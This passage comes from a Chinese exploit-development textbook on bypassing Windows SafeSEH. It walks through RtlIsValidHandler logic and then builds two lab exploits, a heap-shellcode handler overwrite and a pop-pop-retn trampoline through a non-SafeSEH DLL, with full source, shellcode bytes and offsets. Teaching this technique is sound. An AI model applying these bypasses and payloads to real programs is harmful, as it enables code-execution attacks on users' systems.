（2）检测程序是否包含安全 S.E.H 表。如果程序包含安全 S.E.H 表，则将当前的异常处理函数地址与该表进行匹配，匹配成功则返回校验成功，匹配失败则返回校验失败。

（3）判断程序是否设置 ILonly 标识。如果设置了这个标识，说明该程序只包含.NET 编译人中间语言，函数直接返回校验失败。

（4）判断异常处理函数地址是否位于不可执行页（non-executable page）上。当异常处理函数地址位于不可执行页上时，校验函数将检测 DEP 是否开启，如果系统未开启 DEP 则返回校验成功，否则程序抛出访问违例的异常。

如果异常处理函数的地址没有包含在加载模块的内存空间，校验函数将直接进行 DEP 相关检测，函数依次进行如下校验。

（1）判断异常处理函数地址是否位于不可执行页（non-executable page）上。当异常处理函数地址位于不可执行页上时，校验函数将检测 DEP 是否开启，如果系统未开启 DEP 则返回校验成功，否则程序抛出访问违例的异常。

（2）判断系统是否允许跳转到加载模块的内存空间外执行，如果允许则返回校验成功，否则返回校验失败。

RtlIsValidHandler()函数的校验流程如图 11.1.4 所示。




图 11.1.4 RtlIsV alidHandler 校验流程

RtlIsValidHandler()函数的伪代码如下所示：

```
BOOL RtlIsValidHandler(handler)
{
   if (handler is in an image) {       //在加载模块内存空间内
      if (image has the IMAGE_DLLCHARACTERISTICS_NO_SEH flag set)
         return FALSE;
      if (image has a SafeSEH table)   //含有安全 S.E.H 表，说明程序启用 SafeSEH
```

```
            if (handler found in the table)//异常处理函数地址出现在安全S.E.H表中
                return TRUE;
            else                                  //异常处理函数未出现在安全S.E.H表中
                return FALSE;
            if (image is a .NET assembly with the ILonly flag set) //只包含IL
                return FALSE;
        }
        if (handler is on a non-executable page) {          //跑到不可执行页上了
            if (ExecuteDispatchEnable bit set in the process flags) //DEP关闭
                return TRUE;
            else
                raise ACCESS_VIOLATION;                     //抛出访问违例异常
        }
        if (handler is not in an image) {     //在加载模块内存之外，并且在可执行页上
            if (ImageDispatchEnable bit set in the process flags)
                                               //允许在加载模块内存空间外执行
                return TRUE;
            else
                return FALSE;
        }
        return TRUE;                 //前面条件都不满足的话只能允许这个异常处理函数执行了
    }
```

通过以上分析，可以看到 SafeSEH 对 S.E.H 的校验已经相当完善了，并且能够有效降低通过攻击 S.E.H 中异常处理函数指针而获得控制权的可能性。现在您应该明白在 6.1 中我们为什么总是建议在 Windows 2000 平台上进行实验了吧。

但 SafeSEH 是否真的可以杜绝针对 S.E.H 的攻击呢？让我们来看看 RtlIsValidHandler()函数会在哪些情况下的允许异常处理函数执行。

（1）异常处理函数位于加载模块内存范围之外，DEP 关闭。

（2）异常处理函数位于加载模块内存范围之内，相应模块未启用 SafeSEH（安全 S.E.H 表为空），同时相应模块不是纯 IL。

（3）异常处理函数位于加载模块内存范围之内，相应模块启用 SafeSEH（安全 S.E.H 表不为空），异常处理函数地址包含在安全 S.E.H 表中。

我们来分析一下这三种情况的可行性。

（1）现在我们只考虑 SafeSEH，不考虑 DEP，针对 DEP 的讨论我们放到下一节中。排除 DEP 干扰后，我们只需在加载模块内存范围之外找到一个跳板指令就可以转入 shellcode 执行，这点还是比较容易实现的。

（2）在第二种情况中，我们可以利用未启用 SafeSEH 模块中的指令作为跳板，转入 shellcode 执行，这也是为什么我们说 SafeSEH 需要操作系统与编译器的双重支持。在加载模块中找到一个未启用的 SafeSEH 模块也不是一件很困难的事情。

（3）这种情况下我们有两种思路可以考虑，一是清空安全 S.E.H 表，造成该模块未启用

SafeSEH 的假象；二是将我们的指令注册到安全 S.E.H 表中。由于安全 S.E.H 表的信息在内存中是加密存放的，所以突破它的可能性也不大，这条路我们就先放弃吧。

通过以上分析可以得出结论：突破 SafeSEH 还是可以做到的。您可能会问这些方法貌似有点复杂，有没有更为简便的方法突破呢？很负责地告诉您，方法是有的。有两种更为简便直接方法可以突破 SafeSEH。

（1）不攻击 S.E.H（太邪恶了），可以考虑覆盖返回地址或者虚函数表等信息。

（2）利用 S.E.H 的终极特权！这种安全校验存在一个严重的缺陷——如果 S.E.H 中的异常函数指针指向堆区，即使安全校验发现了 S.E.H 已经不可信，仍然会调用其已被修改过的异常处理函数，因此只要将 shellcode 布置到堆区就可以直接跳转执行！

理论分析结束，接下来我们转入实战阶段。请注意本节所有关于绕过 SafeSEH 机制的讨论均不考虑 DEP 的影响。

11.2 攻击返回地址绕过 SafeSEH

如果碰到一个程序，他启用了 SafeSEH 但是未启用 GS，或者启用了 GS 但是刚好被攻击的函数没有 GS 保护（我们不考虑这种事情发生的概率，而且这种漏洞的的确确存在），攻击者肯定会直接攻击函数返回地址。在这里我们不过多介绍了。

11.3 利用虚函数绕过 SafeSEH

利用思路和我们在 10.3 中介绍的类似，通过攻击虚函数表来劫持程序流程，这个过程不涉及任何异常处理，SafeSEH 也就只是个摆设。大家可以参考一下 10.3 中的例子自己实践一下，在这我们就不做过多介绍了。

11.4 从堆中绕过 SafeSEH

所谓智者千虑，必有一失。我们将用如下代码演示如何利用堆绕过 SafeSEH。

```
#include<stdafx.h>
#include<stdlib.h>
#include<string.h>
char shellcode[]=
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
"\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
"\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
"\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
```

```
"\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
"\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
"\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"....."
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\xA0\x29\x39\x00"//address of shellcode in heap
;
void test(char * input)
{
          char str[200];
          strcpy(str,input);
          int zero=0;
          zero=1/zero;
}
void main()
{
          char * buf=(char *)malloc(500);
          __asmint 3
          strcpy(buf,shellcode);
          test(shellcode);
}
```

对实验思路和代码简要解释如下。

（1）首先在堆中申请 500 字节的空间，用来存放 shellcode。

（2）函数 test 存在一个典型的溢出，通过向 str 复制超长字符串造成 str 溢出，进而覆盖程序的 S.E.H 信息。

（3）用 shellcode 在堆中的起始地址覆盖异常处理函数地址，然后通过制造除 0 异常，将程序转入异常处理，进而跳转到堆中的 shellcode 执行。

实验环境如表 11-4-1 所示。

表 11-4-1　实验环境

	推荐使用的环境	备　　注
操作系统	Window XP SP3	DEP 关闭
编译器	Visual Studio 2008	
编译选项	禁用优化选项	
build 版本 r	elease 版本	

说明：shellcode 中尾部的 0x003929A0 为 shellcode 在堆中的起始地址，该地址可能在实验过程中需要重新设置。

由于本次实验利用的是 SafeSEH 对堆的特殊处理，所以大家尽可以将本次实验看做是普通的 S.E.H 攻击，只是 shellcode 没有放在栈中而是放在堆中的。我们首先将 shellcode 填充为多

个 0x90，然后将程序用 VS2008 编译好后运行，由于我们在程序里加入了 int 3 指令，程序会自动中断，我们选择调试后系统会调用默认调试器进行调试。大家可以按照前面说过的方法将 OllyDbg 设置为默认调试器。OllyDbg 附件到程序后会停在__asm int 3 处。

如图 11.4.1 所示，程序中断前刚刚完成堆中空间的申请，此时寄存器 EAX 中存放着申请空间的首地址，所以 0x003929A0 也就是 shellcode 的首地址，这个地址可能在您的机器上会有所不同，请自行调试确定。有了 shellcode 的首地址后我们还需要确定填充多少个字节才能淹没异常函数的地址。我们让程序继续运行，中断在 test 函数中字符串复制结束时。

图 11.4.1 IN T3 中断后内存状态

如图 11.4.2 所示，被溢出的字符串起始位置为 0x0012FE8C，S.E.H 异常处理函数指针位于 0x0012FFB0+4 的位置，这两个地址在您的调试环境中可能会有所改变，请根据环境自行调整。所以我们使用 300 个字节就可以覆盖掉异常处理函数指针。所有的信息都收集好了，接下来我们开始布置 shellcode。




图 11.4.2 被溢出字符串和 S.E.H 异常处理函数指针位置

我们将弹出“failwest”对话框的机器码代码放到最前面，然后是 128 个字节的 0x90 填充，

最后在第 296~300 字节位置放上 shellcode 在堆中的起始地址 0x003929A0，用来更改异常处理函数的指针。shellcode 布局如图 11.4.3 所示。

图 11.4.3　跳到堆中绕过 SafeSEH 的 Shellcode 布局

接下来验证一下我们的分析是否正确，用设计好的 shellcode 替换测试用的 0x90 串，重新编译运行程序。程序依然会被 INT 3 中断，等 OllyDbg 运行后在 0x003929A0 上设置断点，然后按 F9 键让程序继续运行，可以看到程序在 0x003929A0 处中断，说明我们现在已经成功绕过 SafeSEH 转入 shellcode 执行了，如图 11.4.4 所示。




图 11.4.4　成功转入堆中执行 shellcode

让程序继续运行就会看到熟悉的对话框弹了。如图 11.4.5 所示




图 11.4.5　成功利用堆绕过 SafeSEH

11.5 利用未启用 SafeSEH 模块绕过 SafeSEH

大家先来想想 SafeSEH 对于发生在未启用 SafeSEH 模块中的异常处理是如何校验的。如果模块未启用 SafeSEH，并且该模块不是仅包含中间语言（IL），这个异常处理就可以被执行。所以如果我们能够在加载的模块中找到一个未启用 SafeSEH 的模块，就可以利用它里面的指令作为跳板来绕过 SafeSEH。

本次实验我们将构建一个不启用 SafeSEH 的 dll，然后将其加载，并通过它里面的指令作为跳板实现 SafeSEH 的绕过。我们通过以下代码来演示和分析一下如何未启用 SafeSEH 的模块来绕过 SafeSEH 机制。

```
    //SEH_NOSafeSEH_JUMP.DLL
    #include"stdafx.h"
    BOOL APIENTRY DllMain( HANDLE hModule,DWORD   ul_reason_for_call, LPVOID
lpReserved)
    {
    return TRUE;
    }
    void jump()
    {
    __asm{
           pop eax
           pop eax
           retn
           }
    }
    //SEH_NOSafeSEH.EXE
    #include"stdafx.h"
    #include<string.h>
    #include<windows.h>
    char shellcode[]=
    "\x90\x90\x90\x90……\x90\x90\x90\x90"
    "\x12\x10\x12\x11"//address of pop pop retn in No_SafeSEH module
    "\x90\x90\x90\x90\x90\x90\x90\x90"
    "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
    "\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
    "\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
    "\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
    "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
    "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
    "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
    "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
```

```
    "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
    "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
    "\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
    ;
    DWORD MyException(void)
    {
           printf("There is an exception");
           getchar();
           return 1;
    }
    void test(char * input)
    {
           char str[200];
           strcpy(str,input);
    int zero=0;
           __try
           {
               zero=1/zero;
           }
           __except(MyException())
           {
           }
    }
    int _tmain(int argc, _TCHAR* argv[])
    {
           HINSTANCE  hInst  =  LoadLibrary(_T("SEH_NOSafeSEH_JUMP.dll"));//load
No_SafeSEH module
           char str[200];
           __asmint 3
           test(shellcode);
           return 0;
    }
```

对实验思路和代码简要解释如下。

（1）用 VC++ 6 .0 编译一个不使用 SafeSEH 的动态链接库 SEH_NOSafeSEH_JUMP.DLL，然后由启用 SafeSEH 的应用程序 SEH_NOSafeSEH.EXE 去加载它。

（2）SEH_NOSafeSEH 中的 test 函数存在一个典型的溢出，通过向 str 复制超长字符串造成 str 溢出，进而覆盖程序的 S.E.H 信息。

（3）使用 SEH_NOSafeSEH_JUMP.DLL 中的“pop pop retn”指令地址覆盖异常处理函数地址，然后通过制造除 0 异常，将程序转入异常处理。通过劫持异常处理流程，程序转入 SEH_NOSaeSEH_JUMP.DLL 中执行“pop pop retn”指令，在执行 retn 后程序转入 shellcode 执行。

实验环境如表 11-5-1 所示。

表 11-5-1　实验环境

	推荐使用的环境	备　　注
操作系统	Window XP SP3	DEP 关闭
EXE 编译器	Visual Studio 2008	
DLL 编译器 V	C++ 6.0	将 dll 基址设置为 0x11120000
编译选项	禁用优化选项	
build 版本 r	elease 版本	

说明：将 dll 基址设置为 0x1112000 是为了防止“pop pop retn”指令地址中存在 0x00。

使用 VC++ 6.0 建立一个 Win32 的动态链接库（不是 MFC 版的），如图 11.5.1 所示。




图 11.5.1 V C++ 6.0 建立 DLL 工程

由于 VC++ 6.0 编译的 DLL 默认加载基址为 0x10000000，如果以它作为 DLL 的加载基址，DLL 中“pop po p ret n”指令地址中可能会包含 0x00，这会在我们进行 strcpy 操作时会将字符串截断影响我们 shellcode 的复制，所以为了方便测试我们需要对基址进行重新设置。在顶部菜单中选择“工程→设置”，然后切换到“连接”选项卡，在“工程选项”的输入框中添加“/base:"0x11120000"”即可，如图 11.5.2 所示。

编译好后将 SEH_NOSafeSEH_JUMP.DLL 复制到 SEH_NOSafeSEH.EXE 目录下即可。

搞定不启用 SafeSEH 的 DLL 后我们回过头来分析要溢出的主程序，我们依然采用添加 INT 3 的方式中断程序，然后通过 OllySSEH 插件来查看加载模块的 SafeSEH 情况。大家可以在“http://www.openrce.org/downloads/details/244/OllySSEH%20target=”处下载到 OllySSEH。OllySSEH 对于 SafeSEH 的描述有四种：

（1）/SafeSEH OFF，未启用 SafeSEH，这种模块可以作为跳板。

（2）/SafeSEH ON，启用 SafeSEH，可以使用右键点击查看 S.E.H 注册情况。




图 11.5.2 V C++ 6.0 设置 DLL 基址

（3）No SEH，不支持 SafeSEH，即 IMAGE_DLLCHARACTERISTICS_ NO_SEH 标志位被设置，模块内的异常会被忽略，所以不能作为跳板。

（4）Error，读取错误。

如图 11.5.3 所示，虽然主程序 SEH_NOSafeSEH.EXE 启用了 SafeSEH，但是它里面的模块 SEH_NOSafeSEH_JUMP.DLL 未启用 SafeSEH，我们可以利用这个 DLL 中的指令作为跳板来绕过 SafeSEH。现在我们需要在这个 DLL 中找到一个合适的跳板指令，接下来我们转入 SEH_NOSafeSEH_JUMP.DLL 的空间去寻找可以使用的“pop pop retn”指令序列。




图 11.5.3 加载模块的 SafeSEH 状态

如图 11.5.4 所示，我们在 DLL 中添加的“pop ea x pop ea x ret n”指令序列起始地址为 0x11121012，当然您也可以在这个 DLL 寻找其他的“pop po p retn”指令序列，在本次实验中我们将使用 0x11121012 为跳板地址。




图 11.5.4 “pop pop retn”指令序列在 DLL 中的位置

确定好跳板地址后，我们来计算被溢出字符串到最近的异常处理函数指针的距离，我们依然将字符串 shellcode 赋值为 0x90 串，长度小于 200 个字节，然后在 strcpy 操作结束后中断程序。如图 11.5.5 所示，被溢出字符串的起始位置为 0x0012FDB8，距离它最近的异常处理函数指针位于 0x0012FE90+4 的位置，所以当字符串长度超过 224 个字节后就可以覆盖异常处理函数指针。




图 11.5.5 被溢出字符串和 S.E.H 异常处理函数指针位置

由于这次使用的是“pop pop retn”指令序列，所以我们要将弹出“failwest”对话框的机器码放到 shellcode 的后半部分。这就有一个细节我们需要注意了，经过 VS 2008 编译的程序，在进入含有__try{}的函数时会在 Security Cookie+4 的位置压入–2（VC++ 6.0 下为–1），在程序进

入__try{}区域时程序会根据该__try{}块在函数中的位置而修改成不同的值。例如，函数中有两个__try{}块，在进入第一个__try{}块时这个值会被修改成 0，进入第二个的时候被修改为 1。如果在__try{}块中出现了异常，程序会根据这个值调用相应的__except()处理，处理结束后这个位置的值会重新修改为–2；如里没有发生异常，程序在离开__try{}块时这个值也会被修改回–2。当然这个值在异常处理时还有其他用途，在这我们不过多介绍，有兴趣的话可以自己跟踪调试一下。我们只需要知道由于它的存在，我们的 shellcode 可能会被破坏。如图 11.5.6 所示。




图 11.5.6 S .E.H 特殊操作破坏 shellcode

为了避免 shellcode 关键部分被破坏，可采用如下布局：shellcode 最开始部分为 220 个字节的 0x90 填充；在 221~224 位置用前面在 SEH_NOSafeSEH_JUMP.DLL 中找到的跳板地址 0x11121012 覆盖；然后再跟上 8 个字节的 0x90 填充；最后附上弹出“failwest”对话框的机器码。这样就可以保证弹出对话框的机器码不被破坏了。整体布局如图 11.5.7 所示。

